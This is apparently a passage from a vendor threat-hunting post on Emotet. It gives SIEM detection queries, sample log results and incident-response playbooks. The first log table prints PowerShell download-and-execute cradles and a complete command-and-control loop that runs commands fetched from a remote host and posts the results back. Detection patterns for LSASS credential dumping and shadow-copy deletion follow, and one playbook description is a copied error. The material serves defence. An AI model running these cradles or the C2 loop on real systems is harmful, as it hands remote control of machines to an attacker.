
user	host	domain	script_block	count
Cyril	Exodus.knowl...	KNO...	IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);	1
Cyril	Exodus.knowl...	KNO...	iwr -useb https://gist.githubusercontent.com/Cr4sh/4d1e751fe1efc23fbbb38d063ec68dd5/raw/b9506a851cdd070536c62ff01976b54e10afb9a0/Masquerade-PEB.ps1 | iex	1
Cyril	Exodus.knowl...	KNO...	$s='172.16.20.2:8080';$i='1761f0bb-ef155cfe-e564737e';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri ps/1761f0bb -Headers @{"X-9d72-e364"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri ps/ef155cfe -Headers @{"X-9d72-e364"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri ps/e564737e -Method POST -Headers @{"X-9d72-e364"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}	1

Note: The above query might yield false positives when an admin or a legitimate user is running the commands to troubleshoot or debug a system.

Autorun keys modification detected

```
label=Registry label=Set label=Value target_object IN [
"*\software\Microsoft\Windows\CurrentVersion\Run*",
"*\software\Microsoft\Windows\CurrentVersion\RunOnce*",
"*\software\Microsoft\Windows\CurrentVersion\RunOnceEx*",
"*\software\Microsoft\Windows\CurrentVersion\RunServices*",
"*\software\Microsoft\Windows\CurrentVersion\RunServicesOnce*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
"*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
"*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"]
-event_type=Info detail IN ["*C:\Windows\Temp\*", "*C:\$Recycle.bin\*",
"*C:\Temp\*", "*C:\Users\Public\*", "*C:\Users\Default\*",
"*C:\Users\Desktop\*",
"*\AppData\Local\Temp\*", "*%Public%\*", "*wscript*", "*cscript*"]
```

In the above query, the detail part is added so that we can reduce false positives.



```
label=Registry label=Set label=Value target_object IN ["*\software\Microsoft\Windows\CurrentVersion\Run*",
"*\software\Microsoft\Windows\CurrentVersion\RunOnce*", "*\software\Microsoft\Windows\CurrentVersion\RunOnceEx*",
"*\software\Microsoft\Windows\CurrentVersion\RunServices*", "*\software\Microsoft\Windows\CurrentVersion\RunServicesOnce*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*", "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
"*\software\Microsoft\Windows NT\CurrentVersion\Windows*", "*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"] -user
IN EXCLUDED_USERS
 | chart count() by user,host,domain|"process",target_object,detail
```

Found 40 logs

user	host	domair	process	target_object	detail	count
Ad...	WIN-JHAEA...	WIN-JH...	C:\Program Files (x86)\Microsoft Office\root\integration\Addons\OneDriv...	HKU\{6F51437D-C6F5-44F6-81D4-DC9FA30B8118}\Software\Microsoft\Windows\CurrentVersion\Run...	C:\Program Files (x86)\Microsoft OneDrive\OneDrive.exe /background /setautostart	1
SYS...	WIN-QPO1F...	NT AU...	C:\Program Files\Microsoft OneDrive\StandaloneUpdater\OneDrive...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\D... Cached Standalone Update Binary	C:\Windows\system32\cmd.exe /q /c del /q "C:\Program Files\Microsoft OneDrive\StandaloneUpdater\OneDriveSetup.exe"	1
SYS...	WIN-QPO1F...	NT AU...	C:\Program Files (x86)\Microsoft OneDrive\StandaloneUpdater\OneDrive...	HKU\{63B99192-DBFD-442B-90DB-92059A8DE290}\Software\Microsoft\Windows\CurrentVersion\Run...	C:\Program Files\Microsoft OneDrive\OneDrive.exe /background /setautostart	1
Ad...	WIN-JHAEA...	WIN-JH...	C:\Users\Administrator\AppData\Local\...	HKU\S-1-5-21-518530765-4258958587-1338985862-500\Software\Microsoft\Windows\CurrentVersion\Run\com.squirrel....	C:\Users\Administrator\AppData\Local\Microsoft\Teams\Update.exe --processStart "Teams.exe" --process-start-args "--system-initiated"	5
SYS...	tutaans-pc.tutaa...	NT AU...	C:\Program Files\Microsoft OneDrive\StandaloneUpdater\OneDrive...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\D... Cached Standalone Update Binary	C:\Windows\system32\cmd.exe /q /c del /q "C:\Program Files\Microsoft OneDrive\StandaloneUpdater\OneDriveSetup.exe"	5
SYS...	WIN-QPO1F...	NT AU...	C:\Program Files (x86)\Microsoft OneDrive\StandaloneUpdater\OneDrive...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\D... Cached Update Binary	C:\Windows\system32\cmd.exe /q /c del /q "C:\Program Files\Microsoft OneDrive\Update\OneDriveSetup.exe"	1
SYS...	WIN-QPO1F...	NT AU...	C:\Program Files (x86)\Microsoft OneDrive\StandaloneUpdater\OneDrive...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\D... Cached Standalone Update Binary	C:\Windows\system32\cmd.exe /q /c del /q "C:\Program Files\Microsoft OneDrive\StandaloneUpdater\OneDriveSetup.exe"	1

Autorun registries modification

New task schedule detected


```
label="Registry" label="Key" label="Map" "target_object"=
"*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\*"
-target_object IN
["*\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator
*"]
event_type=CreateKey
```

WMI spawning Windows PowerShell detected

```
label="process" label=create parent_process="*\wmiprvse.exe"
"process"="*\powershell.exe" -user IN EXCLUDED_USERS
```

Suspicious WMI execution detected

```
label="process" label=create "process"="*\wmic.exe"
command IN ["*/node:*process call create *", "* path AntiVirusProduct get
*",
"* path FirewallProduct get *", "* shadowcopy delete *","*csproduct
get*UUID*"]
```




```
label="process" label=create "process"="*\wmic.exe"
command IN ["*/node:*process call create *", "* path AntiVirusProduct get *",
"* path FirewallProduct get *", "* shadowcopy delete *","*csproduct get*UUID*"]
| chart count() by user,host,domain,"process",command
```

Found 44 logs

user	host	domain	process	command
pi...	VM-WIN-ART	VM-WIN-ART	C:\Windows\System32\wbem\WMIC.exe	wmic /node:"127.0.0.1" process call create "cmd /c c:\Windows\Temp\cu.bat"
pi...	VM-WIN-ART	VM-WIN-ART	C:\Windows\System32\wbem\WMIC.exe	"wmic" /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

Credentials dumping tools accessing LSASS memory

```
event_id=10 image="*\lsass.exe" access IN ["*0x40*", "*0x1000*", "*0x1400*",
"*0x100000*", "*0x1410*", "*0x1010*", "*0x1438*", "*0x143a*", "*0x1418*",
"*0x1f0fff*", "*0x1f1fff*", "*0x1f2fff*", "*0x1f3fff*"] -"process" IN
["*\wmiprvse.exe", "*\taskmgr.exe", "*\procexp64.exe", "*\procexp.exe",
"*\lsm.exe",
"*\csrss.exe", "*\wininit.exe", "*\vmtoolsd.exe"] -user IN EXCLUDED_USERS
```



```
-(source_image IN ["C:\Windows\system32\wininit.exe","C:\Windows\System32\lsass.exe"] access="0x1000000")
-(source_image="C:\Windows\system32\MRT.exe" access IN ["0x1410","0x1418"])
-(source_image IN ["*\handle.exe","*\handle64.exe"] access="0x40")
-(source_image="C:\Program Files\*" access IN ["0x1410","0x410"])
-(source_image="*\Microsoft\Edge\Application\*" source_image="*\Installer\setup.exe")
-(call_trace IN ["*|c:\program files\windows defender\mprtp.dll*","*|c:\program files\windows defender\MpClient.dll*"])
-(source_image="*\temp\*" source_image="*.tmp\DropboxUpdate.exe" access IN ["0x410","0x1410"])
-(source_image="C:\Program Files\Microsoft Visual Studio\*" source_image="*\MSBuild\Current\Bin\MSBuild.exe" access="0x1f3fff")
| chart count() by host,source_image,image,access
```

Found 462 logs

host	source_image	image	access	count()
VM-WS-1.adsec.local	C:\Users\Dominus\AppData\Local\Temp\MiniDump.exe	C:\Windows\system32\lsass.exe	0x40	262
VM-WIN-ART	C:\Program Files (x86)\ossec-agent\wazuh-agent.exe	C:\Windows\system32\lsass.exe	0x1410	18
VM-WIN-ART	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\lsass.exe	0x1f3fff	14
VM-WS-1.adsec.local	C:\ProgramData\Picus Security\Picus Simulation Agent\Simulations\Simulation_28631_28768_1st_76d13f5708e4\WinCreds.exe	C:\Windows\system32\lsass.exe	0x1410	13
VM-WS-1.adsec.local	C:\Users\Dominus\AppData\Local\Temp\lazagne\lazagne.exe	C:\Windows\system32\lsass.exe	0x1410	12
VM-WIN-ART	C:\Users\picus\AppData\Local\Temp\lazagne\lazagne.exe	C:\Windows\system32\lsass.exe	0x1410	12
VM-WS-1.adsec.local	C:\Windows\system32\netstat.exe	C:\Windows\system32\lsass.exe	0x1410	9
VM-WIN-ART	C:\Windows\system32\rundll32.exe	C:\Windows\system32\lsass.exe	0x1410	9
VM-WS-1.adsec.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\lsass.exe	0x1f3fff	8

Reconnaissance activity with Nltest

```
label="Process" label=Create"process"="*\nltest.exe" file="nltestrk.exe"
((command ="*/server*" command="*/query*")  OR command IN
["*/dclist:*","*/domain_trusts*","*/trusted_domains*","*/user*","*/parentdomain*"])
```

Account discovery detected

```
label="Process" label=Create ("process" IN ["*\net.exe","*\net1.exe"] command IN
["*net*user*","*net*group*","*get*group*","*get*ADPrinicipalGroupMembership*"])
```

Active Directory enumeration via ADFind

```
label="process" label=create "process"="*.exe"
command IN ["* -f *objectcategory=*", "* -sc trustdmp*",
"*lockoutduration*", "*lockoutthreshold", "*lockoutobservationwindow*",
"*maxpwdage*", "*minpwdage*", "*minpwdlength*", "*pwdhistorylength*",
"*pwdproperties*", "*-sc admincountdmp*", "*-sc exchaddresses*"]
```

For exfiltration, Emotet uploads the stolen data to cloud service provider MEGA and uses file-sharing services like the "Rclone" utility. DNS logs containing the MEGA storage server domain name can indicate exfiltration. Threat hunters can also monitor the use of Rclone to look for such activities. But, legitimate use of backing data in the MEGA cloud can trigger false positives.

```
(label=DNS label=Query query IN
["*userstorage.mega.co.nz*","*mega.nz*","*mega.co.nz*"])
OR (device_category IN ["Firewall","IDS","IPS"] domain IN
["*userstorage.mega.co.nz*","*mega.nz*","*mega.co.nz*"])
```

```
label="Process" label="Create" "process"="*\rclone.exe"* parent_process IN
["*\PowerShell.exe","*\cmd.exe"] command IN ["* pass *", "* user *", "* copy *",
"* mega *", "* sync *", "* config *", "* lsd *", "* remote *", "* ls *"]
```

CobaltStrike process injection detected

```
norm_id=WindowsSysmon event_id=8 start_address IN ["*0B80", "*0C7C", "*0C88"]
```

Incident response with Logpoint

If and when an active attack has been detected, an organization should always follow the already set internal organizational IT and security guidelines. Plenty of resources are available to create and follow. Some notable ones are provided by CISA, FBI, and frameworks by NIST.

However, using the Logpoint Converged SIEM platform, threat hunters can take the following actions for immediate responses to the attacks.


1. **Blocking IoCs:** We have updated our IoC lists (alongside the alert releases) with hashes, domains, and IPs, which can be turned on as alerts and used to block as soon as they are detected in the network.

2. **Detection of malicious macros execution and remediation:** When a macro-enabled document is downloaded and executed by the user, Logpoint SOAR can detect the execution and delete or isolate the spawned process and child process.
3. **Detection of malware based on common TTP:** We also have an investigation playbook that looks for common TTPs used by malware and based on then detects malicious processes and alerts the user.
4. **Isolate the endpoints:** When an attack is detected or a system is compromised, the immediate action should be to isolate the system, take proper logs, evaluate the situation and remediate.

The solutions are available as out-of-the-box playbooks with the latest Logpoint release. However, the provided playbooks are generic version and will work best once adapted according to your environment. Contact Logpoint for tailor-made playbooks and queries.


Macros investigation and remediation playbook

The playbook searches for suspicious process execution through Office products. After detecting such events, the sub-playbook runs a temporary remediation that terminates the spawned suspicious process. After terminating the processes, the macro investigation sub-playbook runs and looks for post-exploitation activities. After that, the macro remediation sub-playbook is run, and if activities related to reconnaissance, firewall disablement, suspicious use of rundll32 utility, and in cases where a file is indicated as malicious by VirusTotal, then it terminates the process and isolates the host.


Back
Malicious Macro Investigation and Automated Response
Save
+ Add Action
Trigger
Trigger
Trigger
Query
Alert Query
Alert Query
For Each
For Each
For each
Playbook
Malicious Macro Temporary Remediation
Malicious Macro Temporary Remediation
Playbook
Malicious macro investigation
Malicious macro investigation
Playbook
Malicious macro remediation
Malicious macro remediation
End


Malware investigation playbook

The playbook thoroughly examines the IoCs and uses a sandbox to detonate the suspicious files. It also looks for the common TTPs used by the malware, improving the chances of detecting malware before it is too late. The playbook will prompt an alert message to the administrators if the suspicious patterns and IOCs are identified, and will start further work to isolate the host and contain the malware.



Isolate endpoint mitigation playbook

The playbook checks if a host has been infected. If the result is true, the playbook tries to isolate it using AgentX and contain and quarantine it before it spreads to other machines.



type: playbookEvent
text: playbookEvent

operator: !==
leftOperand: $(PARAM.94…
rightOperand: null

CrowdStrike - Isolate Endpoint
This isolates the affected host using the EDR

Create Case Item
Host was isolated on EDR

Open Ticket on ServiceNow
Host was isolated due to security risk

The dependencies for the playbook include:

Integrations

Logpoint AgentX or other endpoint detection and response (EDR) tools

Antivirus

Threat intelligence


**Endpoint detection and remediation with AgentX

Logpoint AgentX is a lightweight application that transports logs and telemetry from endpoints (all servers, workstations, and applications) to the SIEM, and performs automated real-time investigation and remediation to threats with SOAR. With AgentX, security analysts get precise detection of malicious malware and the ability to respond to threats in endpoints.

Logpoint AgentX is available now. Contact your representative.

Block Indicators playbook

The playbook is a do-all blocker. It checks if any IP, domain, URL, or host exists in a list of indicators of compromise, blocks them, and adds them to the blocked list.


Back
Block Indicators - Generic
Save
Trigger
If... Then
Else
If... Then
Else
If... Then
Else
Playbook
Block Indicator
Add Destination IP Address to Blacklist
Playbook
Block Indicator
Add Domain Name to Blacklist
Playbook
Block Indicator
Add File Hash to Blacklist
Case Item
Add IP to blacklist
Destination IP has been added to blacklist on firewall
Case Item
Add Domain to blacklist
Domain name has been added to blacklist on web proxy
Case Item
Add Hash to blacklist
File Hash has been added to blacklist on EDR
Status
Status_Remediated
IOC's have been added to blacklists
End

type: playbookEvent
text: playbookEvent

operator: !==
leftOperand: ${PARAM.efe...
rightOperand: null

The dependencies for the playbook include:

Integrations

Firewall / WAF


Logpoint AgentX or other EDR tools

Antivirus

Threat intelligence

Disable Service - Windows playbook

The playbook is able to check into the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations

Windows Server

Along with the given playbooks, organizations detecting potential APT activity in their IT or OT networks should:


1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.

2. Collect and review relevant logs, data, and artifacts.
3. Consider soliciting support from a third-party IT organization to provide subject-matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will work best once adapted according to your environment. Contact Logpoint for tailor-made playbooks and queries.

Phishing Investigation

This playbook is able to check into the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations

3rd Party

Virus Total - API

MaxMind - MaxMind GeoIP2

WhoIS - API

CyberTotal - CyCraft

Sub-Playbooks

Check URL Reputation

Check Domain Reputation

Detonate URL - Generic

Detonate File - Generic

Block Email - Generic

Isolate Endpoint - Generic

Search and Delete Email

Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.

